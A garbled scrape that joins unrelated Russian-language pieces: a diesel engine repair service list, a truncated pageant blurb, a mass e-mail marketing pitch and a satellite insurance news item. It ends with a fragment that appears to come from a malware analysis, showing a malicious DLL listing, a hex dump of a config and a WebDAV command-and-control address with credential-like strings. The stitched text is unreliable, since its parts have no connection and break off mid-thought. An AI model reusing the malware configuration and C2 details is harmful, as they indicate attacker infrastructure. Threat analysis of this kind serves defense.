2. Ремонт дизельного оборудования: осуществляем капитальный и текущий ремонт дизельных двигателей с размерностью 18/20 серии M50, M400, 401; 6CH18/22-ДД202, NVD26, NVD48, Г-70, ДП300, 6CH36/45 и т.д. а также импортного производства: MTU, CAT, Cummins, Volvo, Mitsubishi, Yanmar;
3. Поставка запасных частей (ЗЧ), расходных материалов и комплектующих;
4. Комплекс услуг – сервисное, гарантийное, постгарантийное обслуживание, регламентные работы, капитальные ремонты, внеплановые ремонты на объектах заказчика;
5. Монтажные и пуско-наладочные работы под требования заказчика;
6. Доработка модификаций двигателей под требования заказчика: своевременное обеспечение всех объектов необходимым оборудованием и комплектацией, капитальных нужд предприятия;
7. Комплексное снабжение предприятий дизель-генераторных установок мощностью от 10кВт до 1МВт отечественного (серии АД) и импортного производства Mitsubishi, Yanmar различного исполнения (открытого, закрытого).



Юлия добыта в противостоянии с 39-ю  
борьбы за титул самой-самой. 28-летняя  
«Миссис Р...»

Коммерческое предложение по привлечению клиентов



Сколько Вы недополучаете, если НЕ используете возможности интернета на 100%? E-mail маркетинг – замечательный канал продаж. Только представьте, вы не охотитесь за клиентами, а они приходят сами.

Массовая e-mail рассылка – наиболее эффективный вид рекламы на сегодняшний день, по стоимости привлечения клиента ни один другой вид рекламы не может конкурировать с ним. Используйте E-mail маркетинг как дополнительный канал продаж.

ФГУП "Космическая связь" (ГПКС) полностью застраховало спутниковую группировку на 2017 г. Общая страховая сумма для всех спутников составляет 41,3 млрд руб. Страховщиками на условиях сострахования выступили три компании - ОСаО "Ингосстрах", АО "СОГАЗ" и ОАО "АльфаСтрахование". В 2016 г. часть космических аппаратов ГПКС, произведенных в РФ, были застрахованы не на 100%. Чтобы избежать такого в 2017 г., ГПКС и страховые компании провели большую работу.




# Recon documents







# Remote exploit document





# Inception windows core module

| Name                                                                                            | Date modified      | Type                  | Size   |
|-------------------------------------------------------------------------------------------------|--------------------|-----------------------|--------|
|  selfcommunion | 10/24/2017 8:42 AM | File                  | 149 KB |
|  unstrict.dll  | 10/24/2017 8:44 AM | Application extens... | 896 KB |

```
C:\> Hiew: config__
config__  ↓FRO  -----  00000000 | Hiew 7.45 <c>SEN
qñ.f||ieJû>7áÆ'hI÷44G 1 o b a l \ 9 Q 2 d a q 0 • Mozilla/4.0 (compatible
; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152)

↑ https://webdav.storagemadeeasy.com

podan
uwen

